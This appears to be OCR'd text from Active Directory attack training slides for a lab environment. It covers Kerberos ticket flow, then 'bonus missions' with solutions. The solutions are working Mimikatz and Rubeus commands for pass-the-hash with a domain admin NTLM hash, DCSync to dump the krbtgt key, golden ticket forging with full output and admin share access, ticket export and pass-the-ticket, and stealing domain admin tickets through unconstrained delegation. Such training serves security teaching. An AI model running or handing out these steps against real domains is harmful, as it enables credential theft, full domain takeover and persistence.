


3. **KRB_TGS_REQ:** Having TGT, request TGS

4. **KRB_TGS_REP:** KDC delivering TGS


5. ***KRB_AP_REQ:*** *having TGS, auth to service*

6. ***KRB_AP_REP:*** *optional…*




Server (service)

OBTAINING TGT (1 & 2)



OBTAINING TGS (3 & 4)



BONUS MISSION

PTH with domain admin account

Dump krbtgt hash

Use hash to forge golden ticket

SOLUTION: PTH AND DUMP KRBTGT

Perform Pass the hash with the Domain Admin account:

```
Mimikatz.exe
sekurlsa::pth /user:DAdmin.user /domain:alto.tel
/ntlm:ab17459b22bc447d860c7243f6b40436 /run:powershell.exe
```

Perform DCSync attack and dump krbtgt hash:

```
Mimikatz.exe
lsadump::dcsync /user:krbtgt
```

SOLUTION GOLDEN TICKET

Golden ticket:

```
mimikatz.exe

kerberos::golden /domain:alto.tel /sid:[Domain sid] /aes256:[krbtgt aes256 hash]
/user:administrator /groups:512 /ptt

Dir \\dc-01.alto.tel\c$
```

```
mimikatz # kerberos::golden /domain:alto.tel /sid:S-1-5-21-2582176681-3086773903-3647961831 /aes256:4adbc687ccf498889859b868aa82a6927b94f3668e28b9d222e8a20935e2d923 /user:administrator /gro
ups:512 /ptt
User      : administrator
Domain    : alto.tel (ALTO)
SID       : S-1-5-21-2582176681-3086773903-3647961831
User Id   : 500
Groups Id : *512
ServiceKey: 4adbc687ccf498889859b868aa82a6927b94f3668e28b9d222e8a20935e2d923 - aes256_hmac
Lifetime  : 8/1/2022 6:56:54 AM ; 7/29/2032 6:56:54 AM ; 7/29/2032 6:56:54 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'administrator @ alto.tel' successfully submitted for current session

mimikatz # exit
Bye!
PS C:\Users\pwnd.user\Desktop\AD-Tools> klist

Current LogonId is 0:0x90826

Cached Tickets: (1)

#0>     Client: administrator @ alto.tel
        Server: krbtgt/alto.tel @ alto.tel
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 8/1/2022 6:56:54 (local)
        End Time:   7/29/2032 6:56:54 (local)
        Renew Time: 7/29/2032 6:56:54 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
PS C:\Users\pwnd.user\Desktop\AD-Tools> dir \\dc-01\c$


    Directory: \\dc-01\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/15/2018  12:19 AM                PerfLogs
d-r---         7/15/2022  11:19 PM                Program Files
d-----         7/15/2022  11:19 PM                Program Files (x86)
```

ATTACK PLAN

Find domain controller

Find domain admin accounts

Find domain admin hashes

Compromise domain

Compromise target servers

Achieve persistence

PASS THE TICKET

Getting the user’s tickets and using it to impersonate the user. The tickets are stored in LSASS and can be extracted using Mimikatz:

```
.\Mimikatz.exe
sekurlsa::tickets /export
```

and Rubeus

```
.\Rubeus.exe dump
```

The tickets will be dumped in .kirbi format. Then the ticket can be injected into our session using Mimikatz:

```
.\Mimikatz.exe
kerberos::ptt victimticket.kirbi
```

and Rubeus


```
.\Rubeus.exe ptt /ticket:victimticket.kirbi
```

DELEGATION

DELEGATION (UNCONSTRAINED)

- Feature in AD allows users or computers to impersonate other accounts and perform tasks on their behalf (via Kerberos). The only option available in Windows 2000.
- Common with systems running services with users authenticating and requiring access to back-end systems (i.e. web and sql).
- When a user authenticating and accessing service in a computer with “Unconstrained Delegation” enabled, DC includes copy of the user’s TGT into the service ticket (TGS) which later gets saved into the computer’s memory.
- Then computer can use the user’s TGT and access other services on behalf of the user.
- If you compromised computer with “Unconstrained Delegation” you can monitor and dump the saved tickets and perform “Pass the Ticket”.
- What if Domain Admin authenticating to this computer?!!


DELEGATION (UNCONSTRAINED)




DELEGATION (UNCONSTRAINED)

Prerequisites

- Computer with “Trust the computer for delegation to any service” enabled.
- Authenticating Users neither should be part of “Protected User Group” nor having “Account is sensitive and cannot be delegated” is set (applies to all types of delegation).





BONUS MISSION

Find computers with unconstrained delegation enabled

Log in and monitor the memory for TGT delegation tickets from Domain Admins

From Domain Admin, browse any directory on the computer

Capture the TGT ticket and perform Pass The Ticket Attack

DELEGATION (UNCONSTRAINED)

To find computers with Unconstrained Kerberos Delegation:

```
Get-ADComputer -Filter {TrustedForDelegation -eq $true -and primarygroupid -eq 515} -Properties trustedfordelegation,serviceprincipalname,description
```

or

```
Get-NetComputer –Unconstrained | where {$_.primarygroupid -eq 515}
```

To monitor delegation tickets using Rubeus:

```
Rubeus.exe monitor /monitorinterval:10 /targetuser:administrator /nowrap
Rubeus.exe triage
Rubeus.exe dump /user:Administrator
```

Or


It can be checked and extracted using mimikatz:

```
sekurlsa::tickets
sekurlsa::tickets /export
```

DELEGATION (UNCONSTRAINED)

To trigger the Kerberos delegation, from DC-01:

```
dir \\WKS-01\C$
```



PASS THE TICKET

- Passing the Kerberos ticket, authenticating and accessing its resources

Convert the Base64 ticket captured by Rubeus to kirbi file

```
[IO.File]::WriteAllBytes("C:\Users\pwnd.user\Desktop\AD-Tools\admin.kirbi",
[Convert]::FromBase64String(“doIF....==“))
```

Pass the Ticket using Rubeus

```
Rubeus.exe ptt /ticket:admin.kirbi
```

Pass the Ticket using Mimikatz

```
Kerberos::ptt C:\Users\pwnd.user\Desktop\AD-Tools\admin.kirbi
```

DELEGATION (CONSTRAINED)

- When user account is set with “Constrained Delegation”, it is allowed to impersonate any domain user or computer and authenticate to the services that it is trusted to delegate to. (released with windows 2003)

